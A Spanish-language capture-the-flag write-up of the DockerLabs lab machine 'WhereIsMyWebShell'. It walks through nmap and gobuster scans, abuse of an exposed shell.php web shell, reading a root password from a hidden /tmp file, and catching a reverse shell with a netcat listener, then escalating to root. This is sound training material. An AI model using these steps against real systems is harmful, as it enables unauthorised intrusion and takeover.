🏴‍☠️ Write-Up: Máquina "WhereIsMyWebShell"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 14:56 -04
Initiating ARP Ping Scan at 14:56
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:56, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:56
Completed Parallel DNS resolution of 1 host. at 14:56, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:56
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:56, 4.82s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-08 14:56:25 -04 for 5s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 78299 (5.608MB)
```

🎯 2. Escaneo y Enumeración


Ahora, escaneo al puerto abierto encontrado anteriormente de forma más profunda para encontrar las versiones de sus servicios y más datos.

```
┌──(root㉿kali)-[~]
└─# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 14:56 -04
Nmap scan report for 172.17.0.2
Host is up (0.000089s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```


También, dejo a Gobuster buscando directorios en la web del puerto 80. Encuentra dos directorios interesantes.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 2510]
/.php                 (Status: 403) [Size: 275]
/shell.php            (Status: 500) [Size: 0]
/warning.html         (Status: 200) [Size: 315]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```


En la interfaz principal de la web hay una pequeña información relevante.



Entro al directorio /warning.html encontrado con gobuster y da la pista de que en la url hay un parámetro para acceder a la webshell, puede ser una vulnerabilidad a explotar, pero primero hay que encontrar ese parámetro. Quizás sea utilizable en **/webshell.php**




Con ffuf me pongo a buscar el parámetro usando el famoso diccionario de [danielmessler](https://github.com/danielmessler/SecLists/blob/master/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt)de github. Con “-fs 0” ignoro todos los resultados de size 0, ya que se repetían mucho y no servían. Se encuentra un parámetro válido.




💥 3. Explotación de Vulnerabilidades


Pruebo en /shell.php parámetro encontrado con ffuf. Da un resultado exitoso, soy el usuario www-data.



Ingreso otro comando para listar todos los archivos (incluyendo los ocultos) en /tmp tal como lo indicaba la pista del inicio. Hay un archivo llamado .secret.txt




Aplico un cat para leer el archivo y aparentemente tiene la contraseña de root.




🔐 4. Escalada de Privilegios y Post-explotación

Busco un código simple en bash (estándar/genérico) para hacer reverse shell.




Lo modifico para que se interprete como un comando y no como una línea de código, es decir informar que lo interprete como bash. Luego, lo codifico a formato URL para que el navegador lo interprete bien y no vaya a salir ningún problema, nada más para asegurarme.



Mientras, en mi máquina me pongo a la escucha en el puerto 443 con netcat.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Ingreso el comando para la reverse shell en la url y la ejecuto.



Recibo la conexión en mi máquina. Uso las credenciales anteriores para root (usuario root y su contraseña) y logró ser un éxito.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36942
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a1418c96aa3c:/var/www/html$ whoami
whoami
www-data
www-data@a1418c96aa3c:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@a1418c96aa3c:/var/www/html$ su root
su root
Password: contraseñaderoot123
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.